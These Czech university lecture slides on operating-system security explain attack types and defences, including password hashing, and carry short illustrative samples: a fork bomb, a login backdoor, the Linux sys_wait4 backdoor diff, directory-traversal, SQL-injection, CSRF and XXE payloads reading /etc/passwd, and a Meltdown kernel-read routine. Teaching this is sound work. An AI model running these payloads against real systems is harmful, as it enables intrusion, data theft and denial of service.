Operační systémy 2

# Bezpečnost

Petr Krajča

Katedra informatiky
Univerzita Palackého v Olomouci

# Bezpečnostní problémy

**Bezpečnostní požadavky**

- diskrétnost (confidentiality) – informace o systému jsou k dispozici jenom těm, co k tomu mají nárok
- neporušenost (integrity) – části systému můžou měnit jenom ti, co k tomu mají práva
- dostupnost (availability)
- autentičnost (authenticity) – systém je schopen ověřit identitu uživatele

**Typy útoků**

- pasivní (pouze čtení) $\times$ aktivní
- cílený útok $\times$ viry

**Důvody**

- ,,běžné slídění'' (netechničtí uživatelé, insideři)
- špionáž
- snaha získat peníze nebo alespoň výpočetní výkon (ransomware, e.g. Synolocker)
- pro zábavu

# Problematika bezpečnosti a její (celo)společenský dopad

- hackers $\times$ crackers
- white hat $\times$ black hat
- známost exploitu $\Longrightarrow$ fatální důsledky
- veřejná známost exploitu $\Longrightarrow$ ještě horší důsledky
- $\Longrightarrow$ bezpečnostní problémy vyžadují specifický přístup
  - hlašení chyb diskrétním způsobem
  - všechno má své meze

# Typy útoků

- trojský kůň (problém i unixu, nechráněný adresář a $PATH)
- login spoofing (`HTTP://STAG.UPOL.CZ/EVAL`)
- logic bomb (dead man's switch)
- backdoors
- buffer overflow (Tan. 611)
- viry, rootkity
  - navázání na systémové volání
  - metody skrývání
- denial of service (DoS)
- selhání lidského faktoru (Kevin Mitnick)
- útok postranním kanálem

# DoS

- zahlcení služby, buď:
- vysokou spotřebou systémových prostředků (procesorový čas, paměť, přenosové pásmo)

```
while (1) fork();
```

- změna konfigurace (např. směrovací tabulky, propagace špatné konfigurace, Supronet 2009)
- narušení stavové informace (např. přerušení existujícího TCP spojení)
- narušení komunikace zabraňující efektivní komunikaci ostatních (Slowloris aka outloň váhavý)
- varianta DDoS (botnety)
- neumýslný DoS útok (Slashdot effect)

# Backdoor (1/2)

- mechanizmus na obejití běžného přihlašovacího postupu

```
while (true) {
    login = getLogin();
    passw = getPassword();
    if (isValid(login, passw)) break;
}
```

```
while (true) {
    login = getLogin();
    passw = getPassword();
    if (isValid(login, passw)
        || (login.equals("ja")) break;
}
```

- bez znalosti kódu špatně odhalitelné
- $\Longrightarrow$ Interbase (u: 'politically' p:'correct') 1994-2001!

# Backdoor (1/2)

- mechanizmus na obejití běžného přihlašovacího postupu

```
while (true) {
   login = getLogin();
   passw = getPassword();
   if (isValid(login, passw)) break;
}
```

```
while (true) {
   login = getLogin();
   passw = getPassword();
   if (isValid(login, passw)
      || (login.equals("ja")) break;
}
```

- bez znalosti kódu špatně odhalitelné
- $\Longrightarrow$ Interbase (u: 'politically' p:'correct') 1994-2001!

# Backdoor (1/2)

- mechanizmus na obejití běžného přihlašovacího postupu

```
while (true) {
   login = getLogin();
   passw = getPassword();
   if (isValid(login, passw)) break;
}
```

```
while (true) {
   login = getLogin();
   passw = getPassword();
   if (isValid(login, passw)
      || (login.equals("ja")) break;
}
```

- bez znalosti kódu špatně odhalitelné
- $\Longrightarrow$ Interbase (u: 'politically' p:'correct') 1994-2001!

# Backdoor (2/2)

```
--- GOOD        2003-11-05 13:46:44.000000000 -0800
+++ BAD 2003-11-05 13:46:53.000000000 -0800
@@ -1111,6 +1111,8 @@
                schedule();
                goto repeat;
        }
+       if ((options == (__WCLONE|__WALL)) && (current->uid = 0))
+                       retval = -EINVAL;
        retval = -ECHILD;
 end_wait4:
        current->state = TASK_RUNNING;
```

- Linux Kernel `sys_wait4`

# Backdoor (2/2)

```
--- GOOD        2003-11-05 13:46:44.000000000 -0800
+++ BAD 2003-11-05 13:46:53.000000000 -0800
@@ -1111,6 +1111,8 @@
                schedule();
                goto repeat;
        }
+       if ((options == (__WCLONE|__WALL)) && (current->uid = 0))
+                       retval = -EINVAL;
        retval = -ECHILD;
 end_wait4:
        current->state = TASK_RUNNING;
```

- Linux Kernel `sys_wait4`

# Buffer overflow

```
void foo(char * str) {
   char buf[1024];
   strcpy(buf, str);
}
```

- Jak vypadá zásobník?
- přepis návratové adresy (+ NOP sled)
- problém s \0

```
B8 01000000    MOV EAX,1

33C0           XOR EAX,EAX\\
40             INC EAX
```

# Format string attack

```
int main(int argc, char ** argv) {
   printf(argv[1]);
}
```

- `./foo "%x %x %x"` $\Longrightarrow$ čteme obsah zásobníku
- jak zapisovat?
- `%n`
  - do adresy argumentu zapíše počet již vygenerovaných znaků
  - `printf("aaa %i -- %n", i, &j)`
- možnost přepisovat data
- `snprintf(char *str, size_t size, const char *format, ...);`
- máme buffer, máme možnost využít buffer k ukládání adres pro `%n`

# Symlink attack

- proces nekontroluje, jestli zapisuje do souboru nebo odkazu směřujícího na jiný soubor

**Scénář 1**

- víme, že proces s právy administrátora zapisuje vždy do souboru `/tmp/foo`
- pokud vyměníme `foo` za link např. `/etc/bar` $\Longrightarrow$ problém

**Scénář 2**

- proces ověří, že v `/tmp/` není soubor `foo123`, pokud ne, vytvoří jej a zapisuje do něj
- race-condition – útočník mezi ověření/vytvoření-otevření vloží vytvoření symlinku/hardlinku

# Directory traversal attack

```
Hlavicka
<?php
$f = fopen("texty/{$_REQUEST["file"]}", "r");
while (!feof($f))
   echo fgets($f);
fclose($f)
?>
Paticka
```

- `index.php?file=text1.htm` $\Longrightarrow$ funguje dobře
- `index.php?file=../../../../etc/passwd`
- `index.php?file=../db-connect.php`

# SQL injection attack

```php
<?
$login = $_REQUEST["login"];
$pasw = sha1($_REQUEST["passwd"]);
$q="select * from users where (user='$login' and pasw='$pasw')";
$loggedIn = pg_num_rows(pg_query($q));
?>
```

- pokud je login `foo` a heslo `bar` $\Longrightarrow$ funguje dobře
- pokud je login `foo' or true) --` a heslo `bar` $\Longrightarrow$ máme problém
- protože:

  ```
  select * from users where (user='foo' or true) -- pass='...')|
  ```

- přes funkce DB se lze dostat k dalším citlivým informacím
- řešení $\Longrightarrow$ pokud to API umožňuje, parametrizované dotazy (JDBC, ADO, PDO) nebo důsledná kontrola vstupů
- podobný problém nastane kdekoliv, kde použijeme `eval`

# Cross-site scripting (XSS)

- předáme druhému uživateli námi vytvořený JS kód tak, aby to nepoznal
- např. na fórum pošleme zprávu obsahující `<script>...</script>`, lze použít i atributy `onclick=`, atd.
- daný kód se provede, když uživatel stránku načte $\Longrightarrow$ přístup k citlivým informacím
- máme k dispozici celý DOM a XMLHttpRequest!
- vyžaduje určitou dávku soc. inženýrství
- důsledná kontrola všech vstupů na HTML tagy (nebo konverze < a > na entity)

**Cross-site request forgery (CSRF)**

```
<img src="http://bank.example.com/
  withdraw?account=bob&amount=1000000&for=Mal">
```

# Útoky XML soubory: XML bomb

- využití entity

```
<?xml version="1.0" ?>
<!DOCTYPE EntityExample [
  <!ENTITY OS "Operacni systemy">
]>
<foo>&OS;</foo>
```

**Billion laughs attack**

```
<!DOCTYPE lolz [
 <!ENTITY lol "lol">
 <!ELEMENT lolz (#PCDATA)>
 <!ENTITY lol1 "&lol;&lol;&lol;&lol;&lol;&lol;&lol;&lol;&lol;&lol;">
 <!ENTITY lol2 "&lol1;&lol1;&lol1;&lol1;&lol1;&lol1;&lol1;&lol1;&lol1;&lol1;">
 <!ENTITY lol3 "&lol2;&lol2;&lol2;&lol2;&lol2;&lol2;&lol2;&lol2;&lol2;&lol2;">
 <!-- ... -->
 <!ENTITY lol9 "&lol8;&lol8;&lol8;&lol8;&lol8;&lol8;&lol8;&lol8;&lol8;&lol8;">
]>
<lolz>&lol9;</lolz>
```

# Útoky XML soubory: XML external entity attack

- využití entity pro čtení dat
- XML procesor umožňuje číst definici entity z dané URL
- útok nejen přes web (ale i webové služby a ostatní API založené na XML)

```
<?xml version="1.0" encoding="utf-8"?>
<!DOCTYPE xxe [
    <!ENTITY attack SYSTEM "file:///etc/passwd">
]>
<xxx>&attack;</xxx>
```

**Variace**

```
<!ENTITY attack SYSTEM "https://192.168.1.1/intranet">
<!ENTITY attack SYSTEM "files:///dev/urandom">
```

# Session hijacking (1/2)

- ukradené sezení (přihlášení)
- HTTP je bezstavový protokol
- možnost ,,simulovat" stav pomocí cookies

**Server odesílá**

```
HTTP/1.1 200 OK
Content-Type: text/html
Set-Cookie: PHPSESSID=jfeh1vll9qqljhqnk2go8pm9b5; path=/
...

Obsah
```

**Klient odesílá**

```
GET /foo?bar=baz HTTP/1.1
Host: www.example.com
Cookie: PHPSESSID=jfeh1vll9qqljhqnk2go8pm9b5;
...
```

# Session hijacking (2/2)

- na cookie navázané informace na straně serveru (sezení), typicky informace k danému uživateli

```php
<?php
$q =  "select * from users";
$q .= "where id = '" . $_SESSION['user_id'] . "'";
?>
```

- funguje dobře, pokud danou cookie zná jen klient a server
- pokud útočník získá cookie, může předstírat, že mu patří sezení
- jak může útočník zjistit cookie?
  - špatně zabezpečená síť (WiFi)
  - použitím JavaScriptu
- obrana
  - použití SSL/TLS
  - kontrola IP

# Kryptografická hashovací funkce

- funkce akceptující libovolně velký blok dat (message) a vracející posloupnost bitů o pevné velikosti (digest, hash)
- hashovací funkce $f_h$ by měla splňovat následující vlastnosti:
  - snadný (rychlý) výpočet pro libovolně velký vstup
  - pro libovolný hash $h$ je složité nalézt $m$ takové, že $h = f_h(m)$
  - pro libovolné $m_1$ je složité nalézt $m_2$ takové, že $m_1 \neq m_2$ a $f_h(m_1) = f_h(m_2)$
  - je těžké nalézt dvě různé $m_1$, $m_2$ takové, že $f_h(m_1) = f_h(m_2)$
- aplikace:
  - ověření integrity dat (souborů)
  - ověření hesla
  - identifikace souborů
- příklady: MD4, MD5, SHA1 (prolomené), SHA256, SHA512, Tiger, WHIRLPOOL

```
"abcdefgh" SHA1: 425af12a0743502b322e93a015bcf868e324d56a
"abceefgh" SHA1: b82a009d7efeef3d90ca41a4039ca07aab936e87
```

# Ukládání hesel

- ukládání hesel v plain textu vyloženě nerozum
- vhodné použití kryptografické hashovacích funkce pro uložení hesla
- problémy:
  - útok hrubou silou (timeout pro zadání, rozumně)
  - slovníkové útoky
  - duhové tabulky (rainbow tables), tabulky ve tvaru hash $\Longrightarrow$ heslo
  - počítat s vývojem (s ohledem na výkon, nalezení zranitelnosti)

**Solení hesel**

- ke každému heslu je přidán další vhodně dlouhý (nahodný) řetezec, tzv. sůl
- tento řetětec by pro každé heslo měl být jiný
- výpočet: `h = hash(heslo + sul)`
- odolnost proti útoku pomocí duhových tabulek

# Útok postranním kanálem

- kategorie útoků založených na sledování vnějšího chování systému (konkrétní implementace)
- timing attack – využívá toho, že provedení různých operací trvá různou dobu

```
int strcmp(const char *s1, const char *s2) {
    while((*s1 && *s2) && (*s1 == *s2))
        s1++,s2++;
    return *s1 - *s2;
}
```

- power monitoring attack – sledování spotřeby proudy (změn napětí)
- electromagnetic analysis – sledování změn elektromagnetického pole (TEMPEST)
- acoustic cryptoanalysis – změna ve zvukových projevech
- differential fault analysis – prozrazení citlivých informací vnášením chyb do systému

# Meltdown, Spectre a další

- rodiny zranitelností
- využívají chyb v implementacích CPU (převážně spekulativního zpracování instrukcí)
- únik dat postranním kanálem



# Meltdown (1/6)


**Předpoklady**

- procesor vykonává instrukce mimo pořadí (out-of-order), naplnění pipelines
- data, se kterými se pracuje, načtena do cache (násobně rychlejší přístup než do operační paměti RAM)
- cache transparentní, nelze přímo přistupovat, tj. zjistit, jaká tam jsou data (pouze vymazat)
- lze nepřímo:

```
int is_cached(unsigned char *ptr) {
  unsigned long long ts1 = rdtsc();
  unsigned char x = *ptr;
  unsigned long long ts2 = rdtsc();
  return (ts2 - st1) < THRESHOLD;
}
```

- rozdělení paměťového prostoru na dvě části – kernel & user space
- zabezpečení paměti na základě příznaku v tabulce stránek

# Meltdown (2/6)



# Meltdown (3/6)


**Čteme paměť jádra**

```
;; rcx -- adresa dat v jadre
;; rbx -- adresa v ramci procesu

mov al, byte ptr [rcx] ;; precte do rax jeden byte z adresy rcx
shl rax, 11            ;; rax := rax * 4096
mov rbx, [rbx + rax]   ;; precte data z adresy rbx + rax
```

- za normálních okolností přístup k paměti jádra končí výjimkou
- špatná kontrola oprávnění u procesorů Intel
- instrukce spekulativně prováděny, i když skončí výjimkou
- lze sledovat vedlejší efekt provedení instrukce
- vyzrazení informace

# Meltdown (4/6)


instr. #1
instr. #2
instr. #X
instr. #A
instr. #B
instr. #C
instr. #K
instr. #L
instr. #M
provedené instrukce
instrukce vyvolávající výjimku
připravené instrukce
obsluha výjimky

# Meltdown (5/6)

## Popis algoritmu (1/2)

```
unsigned char *ptr = /* 0x12..78 */;    // adresa hledanych dat
unsigned char value = 0;                // prectena hodnota
unsigned char probe_array[256 * 4096]; // pomocne pole

signal(SIGSEGV, handle_sigsegv);        // inicializace
clflush();

unsigned char t = *ptr;  // precte byte z pameti, muze skoncit vyjimkou

// pristup do probe_array, ktery bude proveden mimo poradi
unsigned char x = probe_array[t * 4096];

// pokud nedoslo k vyjimce
value = t;
read_complete:
  printf("Hodnota: %i\n", value);
```

# Meltdown (6/6)

## Popis algoritmu (2/2)

```
// funkce osetrujici vyjimku vzniklou pri neplatnem pristupu do pameti
void handle_sigsegv(int signum) {
  for (int i = 0; i < 256; i++)
    if (is_cached(probe_array + i * 4096)) {
      value = i;
      break;
    }
  // vrati se do puvodni casti
  goto read_complete;
}
```

- rychlost čtení dat 100 až 500 kB/s; TSX (jako optimalizace)
- jádro má často namapovanou celou fyzickou paměť (možnost číst data všech procesů)
- virtuální stroj může získat přístup k datům jiného virtuálního stroje
- různé variace (např. Branch Predictor)

# Viry

- různé kategorie
  - boot viry
  - makro viry
  - companion viry
  - parasitické viry
  - rezidentní/nerezidentní viry
- různé účely
- červi (nepotřebují být navázani na existující programy)

# Albánský virus

```
Hi,

This is an Albanian virus. As you know we are not so technical
advanced as in the West. We therefore ask you to delete all your
files on your harddisk manually and send this email to all your
friends.

Thanks for helping us,
The Albanian Hackers
```

- řada dnešních virů není o moc chytřejších
- např. legendární ILOVEYOU s přílohou LOVE-LETTER-FOR-YOU.txt.vbs

# Albánský virus

```
Hi,

This is an Albanian virus. As you know we are not so technical
advanced as in the West. We therefore ask you to delete all your
files on your harddisk manually and send this email to all your
friends.

Thanks for helping us,
The Albanian Hackers
```

- řada dnešních virů není o moc chytřejších
- např. legendární ILOVEYOU s přílohou LOVE-LETTER-FOR-YOU.txt.vbs

# Chování viru

- poškození spustitelného programu (tan. 622)
  - zápis dodatečného kódu (začátek/konec)
  - přemostění jeho spuštění (do přidané části)
  - spuštění viru
  - spuštění původního kódu
- snaha maskovat viry (šifréry)
- snaha měnit vir, snaha zabránit analýze
- komprese dat

**Detekce virů**

- ověření integrity (kontrolní součty za pomoci hashovacích funkcí)
- analýza chování (antivir je navázaný na systémová volání)
- hledání vzorů (problém s polymorfními viry)

# Změny kódu

- jmp-makra

```
01: push ebp              1.: push 05
02: mov eax, 123          2.: ret
                          5.: mov eax, 123
                    ==>   6.: jmp 07
                          3.: push ebp
                          4.: jmp 04
```

- zdroj: Matlach V. Nástroj pro reverse engineering
- polymorfní viry $\Longrightarrow$ změna kódu programu
- viz Tan. 630/631
- projekt Tigress (University of Arizona)
  - vždy jen jeden úsek kódu je dešifrován (po provedení je zpět z šifrován)
  - dešifrovaný kód sám teprve generuje kód, který se bude provádět
  - restrukturalizace kódu

# Debugger

- přerušení (jednobytová operace INT3) – EXCEPTION_BREAKPOINT
- debugger přebírá obsluhu výjimek
- 1. v místě breakpointu je přepsána instrukce na INT3
- 2. vyvolá se výjimka $\Longrightarrow$ předání řízení dubuggeru (pozastavení programu)
- 3. instrukce je vrácena zpět a je provedena znovu

**Odhalení debuggeru virem**

- hledání instrukce INT3 v kódu
- záměrné vyvolání výjimky a sledování, jestli byla obsloužena programem
- sledování prodlev mezi operacemi

# Rootkit

- program, skupina programů snažící se o své utajení v rámci systému
- např. odchytávání a úprava systémových volaní přístupující k disku

**Varianty**

- firmware rootkit (např. Intel ME – kompletní OS založený na MINIXu)
- hypervisor (rootkit vytvoří virtuální stroj)
- kernel rootkit (nejběžnější, ,,rozšíření" nějakého ovladače)
- library rootkit (standardní knihovna)

# Poučení závěrem: Trestní zákoník § 230

(1) Kdo překoná bezpečnostní opatření, a tím neoprávněně získá přístup k počítačovému systému nebo k jeho části, bude potrestán odnětím svobody až na jeden rok, zákazem činnosti nebo propadnutím věci nebo jiné majetkové hodnoty.

(2) Kdo získá přístup k počítačovému systému nebo k nosiči informací a

a) neoprávněně užije data uložená v počítačovém systému nebo na nosiči informací,
b) data uložená v počítačovém systému nebo na nosiči informací neoprávněně vymaže nebo jinak zničí, poškodí, změní, potlačí, sníží jejich kvalitu nebo je učiní neupotřebitelnými,
c) padělá nebo pozmění data uložená v počítačovém systému nebo na nosiči informací tak, aby byla považována za pravá nebo podle nich bylo jednáno tak, jako by to byla data pravá, bez ohledu na to, zda jsou tato data přímo čitelná a srozumitelná, nebo
d) neoprávněně vloží data do počítačového systému nebo na nosič informací nebo učiní jiný zásah do programového nebo technického vybavení počítače nebo jiného technického zařízení pro zpracování dat,

bude potrestán odnětím svobody až na dvě léta, zákazem činnosti nebo propadnutím věci nebo jiné majetkové hodnoty.